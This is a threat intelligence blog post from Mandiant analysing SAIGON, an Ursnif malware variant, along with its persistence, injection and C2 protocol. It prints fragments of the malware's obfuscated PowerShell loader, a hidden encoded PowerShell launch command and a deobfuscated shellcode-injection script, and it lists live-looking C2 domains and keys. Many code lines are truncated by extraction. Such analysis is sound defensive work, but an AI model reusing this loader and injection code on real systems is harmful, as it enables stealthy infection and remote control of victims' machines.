




Google Cloud

Blog



January 9, 2020

Mandiant

Written by: Sandor Nemes, Zander Work

Ursnif (aka Gozi/Gozi-ISFB) is one of the oldest banking malware families still in active distribution. While the first major version of Ursnif was identified in 2006, several subsequent versions have been released in large part due source code leaks. FireEye reported on a previously unidentified variant of the Ursnif malware family to our threat intelligence subscribers in September 2019 after identification of a server that hosted a collection of tools, which included multiple point-of-sale malware families. This malware self-identified as "SaiGon version 3.50 rev 132," and our analysis suggests it is likely based on the source code of the v3 (RM3) variant of Ursnif. Notably, rather than being a full-fledged banking malware, SAIGON's capabilities suggest it is a more generic





SAIGON appears on an infected computer as a Base64-encoded shellcode blob stored in a registry key, which is launched using PowerShell via a scheduled task. As with other Ursnif variants, the main component of the malware is a DLL file. This DLL has a single exported function, *DllRegisterServer*, which is an unused empty function. All the relevant functionality of the malware executes when the DLL is loaded and initialized via its entry point.

Upon initial execution, the malware generates a machine ID using the creation timestamp of either *%SystemDrive%\pagefile.sys* or *%SystemDrive%\hiberfil.sys* (whichever is identified first). Interestingly, the system drive is queried in a somewhat uncommon way, directly from the *KUSER_SHARED_DATA* structure (via *SharedUserData*→*NtSystemRoot*). *KUSER_SHARED_DATA* is a structure located in a special part of kernel memory that is mapped into the memory space of all user-mode processes (thus shared), and always located at a fixed memory address (*0x7ffe0000*, pointed to by the *SharedUserData* symbol).

The code then looks for the current shell process by using a call to



calculated from the name of the shell's parent process matches the checksum of *explorer.exe* (0xc3c07cf0), it will attempt to inject into the parent process instead.

SAIGON then injects into this process using the classic *VirtualAllocEx / WriteProcessMemory / CreateRemoteThread* combination of functions. Once this process is injected, it loads two embedded files from within its binary:

- A *PUBLIC.KEY* file, which is used to verify and decrypt other embedded files and data coming from the malware's command and control (C2) server
- A *RUN.PS1* file, which is a PowerShell loader script template that contains a "@SOURCE@" placeholder within the script:

```
$hanksefksgu = [System.Convert]::FromBase64String  
Invoke-Expression ([System.Text.Encoding]::ASCII  
hbmtzZWZrc2d1Lkxlbmd0aDskdHNrdm89IltEbGxJbXBvcn  
0aWMgZXh0ZXJuIEludDMyIEdlldEN1cnJlbnRQcm9jZXNzKC  
ucHVibGljIHN0YXRpYyBleHRlcm4gSW50UHRyIEdlldERDKE  
GAia2VybmVsMzJgIildYG5wdWJsawMgc3Rh dGljIGV4dGVy  
udFB0ciBoY3d5bHJicywgSW50UHRyIHdxZXIsdWludCBzZm  
0d2RrLHVpbnQga2xtaG5zayxJbnRQdHIgdmNleHN1YWx3aG  
pXWBucHVibGljIHN0YXRpYyBleHRlcm4gVUludDMyIFdhaX  
BVSW50MzIga2R4c3hldik7YG5bRGxsSW1wb3J0KGAia2Vy b  
VybiBJbnRQdHIgVmlydHVhbEFsbG9jKEludFB0ciB4eSx1a  
dHVkKTsi0yR0c2thYXhvdHh1PUFkZC1UeXB1IC1tZW1iZXJ  
nIC1uYW1lc3BhY2UgV2luMzJGdW5jdGlvb nMgLXBhc3N0aH
```

```
GRVY25ud2t2b3E9JHRZa2FneG90EG06OKNyZWw90ZVJ1bW90  
RtaHhrcHVsbCwwLDApOyRvY3h4am1oaXltPSR0c2thYXhvd  
9jbm53a3ZvcSwzMDAwMCK7")));
```

The malware replaces the "@SOURCE@" placeholder from this PowerShell script template with a Base64-encoded version of itself, and writes the PowerShell script to a registry value named "PsRun" under the "HKEY_CURRENT_USER\Identities\{" registry key (Figure 1).




Figure 1: PowerShell script written to PsRun

The instance of SAIGON then creates a new scheduled task (Figure 2) with the name "Power" (e.g. PowerSgs). If this is unsuccessful for any reason, it falls back to using the "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" registry key to enable itself to maintain persistence through system reboot.




Figure 2: Scheduled task

Regardless of the persistence mechanism used, the command that executes the binary from the registry is similar to the following:

```
PowerShell.exe -windowstyle hidden -ec aQBlAHgA  
OQA1AEUANQBCAC0ARAAyADEA0AAAtADAAQQBCADgALQA1AEQ  
AEIAMQB EAEYAfQAnACKALgBQAHMAUgB1AG4A
```

After removing the Base64 encoding from this command, it looks something like "*iex (gp 'HKCU:\\\\Identities\\{43B95E5B-D218-0AB8-5D7F-2C789C59B1DF}').PsRun.*" When executed, this command retrieves the contents of the previous registry value using *Get-ItemProperty (gp)* and executes it using *Invoke-Expression (iex)*.

Finally, the PowerShell code in the registry allocates a block of memory, copies the Base64-decoded shellcode blob into it, launches a new thread pointing to the area using *CreateRemoteThread*, and waits for the thread to complete. The following script is a deobfuscated and beautified version of the PowerShell.

```
$wgxmjgbxtj = $hanksefksgu.Length;

$tskvo = @"
[DllImport("kernel32")]
public static extern Int32 GetCurrentProcess();

[DllImport("user32")]
public static extern IntPtr GetDC(IntPtr mxxahx

[DllImport("kernel32")]
public static extern IntPtr CreateRemoteThread(

[DllImport("kernel32")]
public static extern UInt32 WaitForSingleObject

[DllImport("kernel32")]
public static extern IntPtr VirtualAlloc(IntPtr
"@;

$tskaaxotxe = Add-Type -memberDefinition $tskvo
$mhxkpull = $tskaaxotxe::VirtualAlloc(0, $wgxmj
$tdocnnwkvoq = $tskaaxotxe::CreateRemoteThread(
$cocxxjmhiym = $tskaaxotxe::WaitForSingleObject(
```

Once it has established a foothold on the machine, SAIGON loads and parses its embedded *LOADER.INI* configuration (see the Configuration section for details) and starts its main worker thread, which continuously polls the C2 server for commands.



The Ursnif source code incorporated a concept referred to as "joined data," which is a set of compressed/encrypted files bundled with the executable file. Early variants relied on a special structure after the PE header and marked with specific magic bytes ("JF," "FJ," "J1," "JJ," depending on the Ursnif version). In Ursnif v3 (Figure 3), this data is no longer simply after the PE header but pointed to by the Security Directory in the PE header, and the magic bytes have also been changed to "WD" (0x4457).

Figure 3: Ursnif v3 joined data

This structure defines the various properties (offset, size, and type) of the bundled files. This is the same exact method used by SAIGON for storing its three embedded files:

- *PUBLIC.KEY* - RSA public key
- *RUN.PS1* - PowerShell script template
- *LOADER.INI* - Malware configuration

The following is a list of configuration options observed:

Name Checksum	Name	Description
------------------	------	-------------



		communication
<i>0xd82bcb60</i>	<i>ServerKey</i>	Serpent key used for communicating with the C2
<i>0x23a02904</i>	<i>Group</i>	Botnet ID
<i>0x776c71c0</i>	<i>IdlePeriod</i>	Number of seconds to wait before the initial request to the C2
<i>0x22aa2818</i>	<i>MinimumUptime</i>	Waits until the uptime is greater than this value (in seconds)
<i>0x5beb543e</i>	<i>LoadPeriod</i>	Number of seconds to wait between subsequent requests to the C2
<i>0x84485ef2</i>	<i>HostKeepTime</i>	The number of minutes to wait

		server in case of failures
--	--	----------------------------

Table 1: Configuration options

While the network communication structure of SAIGON is very similar to Ursnif v3, there are some subtle differences. SAIGON beacons are sent to the C2 servers as multipart/form-data encoded requests via HTTP POST to the `/index.html` URL path. The payload to be sent is first encrypted using Serpent encryption (in ECB mode vs CBC mode), then Base64-encoded. Responses from the server are encrypted with the same Serpent key and signed with the server's RSA private key.

SAIGON uses the following User-Agent header in its HTTP requests: `"Mozilla/5.0 (Windows NT ; rv:58.0) Gecko/20100101 Firefox/58.0,"` where consists of the operating system's major and minor version number (e.g. 10.0 on Windows 10, and 6.1 on Windows 7) and the string `"; Win64; x64"` is appended when the operating system is 64-bit. This yields the following example User Agent strings:

- `"Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0"` on Windows 10 64-bit



The request format is also somewhat similar to the one used by other Ursnif variants described in Table 2:

```
ver=%u&group=%u&id=%08x%08x%08x%08x&type=%u&upt
```

Name	Description
<i>ver</i>	Bot version (unlike other Ursnif variants this only contains the build number, so only the xxx digits from "3.5.xxx")
<i>group</i>	Botnet ID
<i>id</i>	Client ID
<i>type</i>	Request type (0 – when polling for tasks, 6 – for system info data uploads)
<i>uptime</i>	Machine uptime in seconds
<i>knock</i>	The bot "knock" period (number of seconds to wait between subsequent requests to the C2, see the LoadPeriod configuration option)

Table 2: Request format components



SAIGON implements the bot commands described in Table 3.

Name Checksum	Name	Description
0x45d4bf54	SELF_DELETE	Uninstalls itself from deletes its registry k
0xd86c3bdc	LOAD_UPDATE	Download data from .ps1 file and run it us
0xeac44e42	GET_SYSINFO	Collects and upload: 1. "systeminfo.exe" 2. "net view" 3. "nslookup 127.0.0. 4. "tasklist.exe /SVC" 5. "driverquery.exe" 6. "reg.exe query "HKLM\SOFTWARE /s"
0x83bf8ea0	LOAD_DLL	Download data from shellcode loader tha the DLL into the curr

--	--	--

Table 3: SAIGON bot commands

Table 4 shows the similarities between Ursnif v3 and the analyzed SAIGON samples (differences are highlighted in **bold**):

	Ursnif v3 (RM3)	Saigon (Ursnif v3.5?)
Persistence method	Scheduled task that executes code stored in a registry key using PowerShell	Scheduled task that executes code stored in a registry key using PowerShell
Configuration storage	Security PE directory points to embedded binary data	Security PE directory points to embedded binary data



	bytes (aka. Ursnif "joined files")	bytes (aka. Ursnif "joined files")
<i>PRNG algorithm</i>	xorshift64*	xorshift64*
<i>Checksum algorithm</i>	JAMCRC (aka. CRC32 with all the bits flipped)	CRC32, with the result rotated to the right by 1 bit
<i>Data compression</i>	aPLib	aPLib
<i>Encryption/Decryption</i>	Serpent CBC	Serpent ECB
<i>Data integrity verification</i>	RSA signature	RSA signature
<i>Communication method</i>	HTTP POST requests	HTTP POST requests
<i>Payload encoding</i>	Unpadded Base64 ('+' and '/' are replaced with ' _2B ' and ' _2F '	Unpadded Base64 ('+' and '/' are replaced with ' %2B ' and ' %2F '



	slashes are added	slashes
Uses URL path mimicking?	Yes	No
Uses PX file format?	Yes	No

Table 4: Similarities and differences between Ursnif v3 and SAIGON samples

Figure 4 shows Ursnif v3's use of URL path mimicking. This tactic has not been seen in other Ursnif variants, including SAIGON.

Figure 4: Ursnif v3 mimicking (red) previously seen benign browser traffic (green) not seen in SAIGON samples

It is currently unclear whether SAIGON is representative of a broader evolution in the Ursnif malware ecosystem. The low number of SAIGON samples identified thus far—all of which have compilations timestamps in 2018—may suggest that SAIGON was a temporary branch of Ursnif v3 adapted for use in a small number of operations. Notably, SAIGON’s capabilities also distinguish it from



supported via our prior identification of SAIGON on a server that hosted tools used in point-of-sale intrusion operations as well as [VISA's](#) recent notification of the malware appearing on a compromised hospitality organization's network along with tools previously used by FIN8.

The authors would like to thank Kimberly Goody, Jeremy Kennelly and James Wyke for their support on this blog post.

The following is a list of samples including their embedded configuration:

Sample SHA256:

8ded07a67e779b3d67f362a9591cce225a7198d2b86ec28b
bc3e4ee9249da8a5

Sample Version: 3.50.132

PE Timestamp: 2018-07-07T14:51:30

XOR Cookie: 0x40d822d9

C2 URLs:

- [https://google-download\[.\]com](https://google-download[.]com)
- [https://cdn-google-eu\[.\]com](https://cdn-google-eu[.]com)



Group / Botnet ID: 1001

Server Key: rvXxkdL5DqOzIRfh

Idle Period: 30

Load Period: 300

Host Keep Time: 1440

RSA Public Key:

(0xd2185e9f2a77f781526f99baf95dff7974e15feb4b7c7a02
5116dec10aec8b38c808f5f0bb21ae575672b1502ccb5c
021c565359255265e0ca015290112f3b6cb72c7863309480
f749e38b7d955e410cb53fb3ecf7c403f593518a2cf4915
d0ff70c3a536de8dd5d39a633ffef644b0b4286ba12273d2
52bbac47e10a9d3d059, 0x10001)

Sample SHA256:

c6a27a07368abc2b56ea78863f77f996ef4104692d7e8f80c
016a62195a02af6

Sample Version: 3.50.132

PE Timestamp: 2018-07-07T14:51:41

XOR Cookie: 0x40d822d9

C2 URLs:

- [https://google-download\[.\]com](https://google-download[.]com)
- [https://cdn-google-eu\[.\]com](https://cdn-google-eu[.]com)
- [https://cdn-gmail-us\[.\]com](https://cdn-gmail-us[.]com)

Group / Botnet ID: 1001

Server Key: rvXxkdL5DqOzIRfh

Idle Period: 30

Load Period: 300

Host Keep Time: 1440

RSA Public Key:



021c565359255265e0ca015290112f3b6cb72c7863309480
f749e38b7d955e410cb53fb3ecf7c403f593518a2cf4915
d0ff70c3a536de8dd5d39a633ffef644b0b4286ba12273d2
52bbac47e10a9d3d059, 0x10001)

Sample SHA256:

431f83b1af8ab7754615adaef11f1d10201edfef4fc525811c2f
cda7605b5f2e

Sample Version: 3.50.199

PE Timestamp: 2018-11-15T11:17:09

XOR Cookie: 0x40d822d9

C2 URLs:

- [https://mozilla-yahoo\[.\]com](https://mozilla-yahoo[.]com)
- [https://cdn-mozilla-sn45\[.\]com](https://cdn-mozilla-sn45[.]com)
- [https://cdn-digicert-i31\[.\]com](https://cdn-digicert-i31[.]com)

Group / Botnet ID: 1000

Server Key: rvXxkdL5DqOzIRfh

Idle Period: 60

Load Period: 300

Host Keep Time: 1440

RSA Public Key:

(0xd2185e9f2a77f781526f99baf95dff7974e15feb4b7c7a02
5116dec10aec8b38c808f5f0bb21ae575672b15
02ccb5c021c565359255265e0ca015290112f3b6cb72c786
3309480f749e38b7d955e410cb53fb3ecf7c403f5
93518a2cf4915d0ff70c3a536de8dd5d39a633ffef644b0b4
286ba12273d252bbac47e10a9d3d059, 0x10001)



001e31fb6b81dc9

Sample Version: 3.50.209

PE Timestamp: 2018-12-04T10:47:56

XOR Cookie: 0x40d822d9

C2 URLs

- http://softcloudstore[.]com
- http://146.0.72.76
- http://setworldtime[.]com
- https://securecloudbase[.]com

Botnet ID: 1000

Server Key: 0123456789ABCDEF

Idle Period: 20

Minimum Uptime: 300

Load Period: 1800

Host Keep Time: 360

RSA Public Key:

(Oxdb7c3a9ea68fbaf5ba1aebc782be3a9e75b92e677a114b

52840d2bbafa8ca49da40a64664d80cd62d9453

34f8457815dd6e75cffa5ee33ae486cb6ea1ddb88411d97d5

937ba597e5c430a60eac882d8207618d14b660

70ee8137b4beb8ecf348ef247ddbd23f9b375bb64017a560

7cb3849dc9b7a17d110ea613dc51e9d2aded, 0x10001)

Sample hashes:



- c6a27a07368abc2b56ea78863f77f996ef4104692d7e8f80c016a62195a02af6
- 431f83b1af8ab7754615adaef11f1d10201edfef4fc525811c2fcda7605b5f2e [\[VT\]](#)
- 628cad1433ba2573f5d9fdc6d6ac2c7bd49a8def34e077dbbbffe31fb6b81dc9 [\[VT\]](#)

C2 servers:

- https://google-download[.]com
- https://cdn-google-eu[.]com
- https://cdn-gmail-us[.]com
- https://mozilla-yahoo[.]com
- https://cdn-mozilla-sn45[.]com
- https://cdn-digicert-i31[.]com
- http://softcloudstore[.]com
- http://146.0.72.76
- http://setworldtime[.]com
- https://securecloudbase[.]com

User-Agent:

- "Mozilla/5.0 (Windows NT ; rv:58.0) Gecko/20100101 Firefox/58.0"

Other host-based indicators:

- "Power" scheduled task



The following Python script is intended to ease analysis of this malware. This script converts the SAIGON shellcode blob back into its original DLL form by removing the PE loader and restoring its PE header. These changes make the analysis of SAIGON shellcode blobs much simpler (e.g. allow loading of the files in IDA), however, the created DLLs will still crash when run in a debugger as the malware still relies on its (now removed) PE loader during the process injection stage of its execution. After this conversion process, the sample is relatively easy to analyze due to its small size and because it is not obfuscated.

```
#!/usr/bin/env python3
import argparse
import struct
from datetime import datetime

MZ_HEADER = bytes.fromhex(
    '4d5a90000300000004000000ffff0000'
    'b8000000000000000400000000000000'
    '00000000000000000000000000000000'
    '00000000000000000000000008000000'
    '0e1fba0e00b409cd21b8014ccd215468'
    '69732070726f6772616d2063616e6e6f'
```

```
)

def main():
    parser = argparse.ArgumentParser(description="S
    parser.add_argument("sample")
    args = parser.parse_args()

    with open(args.sample, "rb") as f:
        data = bytearray(f.read())

    if data.startswith(b'MZ'):
        lfanew = struct.unpack_from('=I', data, 0x3c)[0]
        print('This is already an MZ/PE file.')
        return
    elif not data.startswith(b'\xe9'):
        print('Unknown file type.')
        return

    struct.pack_into('=I', data, 0, 0x00004550)
    if data[5] == 0x01:
        struct.pack_into('=H', data, 4, 0x14c)
    elif data[5] == 0x86:
        struct.pack_into('=H', data, 4, 0x8664)
    else:
        print('Unknown architecture.')
        return

    # file alignment
    struct.pack_into('=I', data, 0x3c, 0x200)
```

```
print( Magic: , nex(magic))
print('Size of code:', hex(size_of_code))

base_of_code, base_of_data = struct.unpack_from

if magic == 0x20b:
# base of data, does not exist in PE32+
if size_of_code & 0x0fff:
tmp = (size_of_code & 0xfffff000) + 0x1000
else:
tmp = size_of_code
base_of_data = base_of_code + tmp

print('Base of code:', hex(base_of_code))
print('Base of data:', hex(base_of_data))

data[0x18 + optional_header_size : 0x1000] = b'

size_of_header = struct.unpack_from('=I', data,

data_size = 0x3000
pos = data.find(struct.pack('=IIIII', 3, 5, 7,
if pos >= 0:
data_size = pos - base_of_data

section = 0
struct.pack_into('=8sIIIIIIHHI', data, 0x18 + o
b'.text',
size_of_code, base_of_code,
base_of_data - base_of_code, size_of_header,
```

```
0x60000020
)
section += 1
struct.pack_into('=8sIIIIIIHHI', data, 0x18 + o
b'.rdata',
data_size, base_of_data,
data_size, size_of_header + base_of_data - base
0, 0,
0, 0,
0x40000040
)
section += 1
struct.pack_into('=8sIIIIIIHHI', data, 0x18 + o
b'.data',
0x1000, base_of_data + data_size,
0x1000, size_of_header + base_of_data - base_of
0, 0,
0, 0,
0xc0000040
)

if magic == 0x20b:
section += 1
struct.pack_into('=8sIIIIIIHHI', data, 0x18 + o
b'.pdata',
0x1000, base_of_data + data_size + 0x1000,
0x1000, size_of_header + base_of_data - base_of
0, 0,
0, 0,
0x40000040
```

```
struct.pack_into( '=8sIIIIIIHHI' , data, 0x18 + 0
b'.bss',
0x1600, base_of_data + data_size + 0x2000,
len(data[base_of_data + data_size + 0x2000:]),
0, 0,
0, 0,
0xc0000040
)
else:
section += 1
struct.pack_into('=8sIIIIIIHHI', data, 0x18 + 0
b'.bss',
0x1000, base_of_data + data_size + 0x1000,
0x1000, size_of_header + base_of_data - base_of
0, 0,
0, 0,
0xc0000040
)
section += 1
struct.pack_into('=8sIIIIIIHHI', data, 0x18 + 0
b'.reloc',
0x2000, base_of_data + data_size + 0x2000,
len(data[base_of_data + data_size + 0x2000:]),
0, 0,
0, 0,
0x40000040
)




header = MZ_HEADER + data[:size_of_header - len
pe = bytearray(header + data[0x1000:])
```






```
lfanew = struct.unpack_from('=I', pe, 0x3c)[0]  
timestamp = struct.unpack_from('=I', pe, lfanew  
print('PE timestamp:', datetime.utcfromtimestamp
```

```
if __name__ == "__main__":  
    main()
```


[Threat Intelligence](#)—[Security & Identity](#)



By Mandiant • 19-minute read



By Mandiant • 10-minute read



By Mandiant • 6-minute read

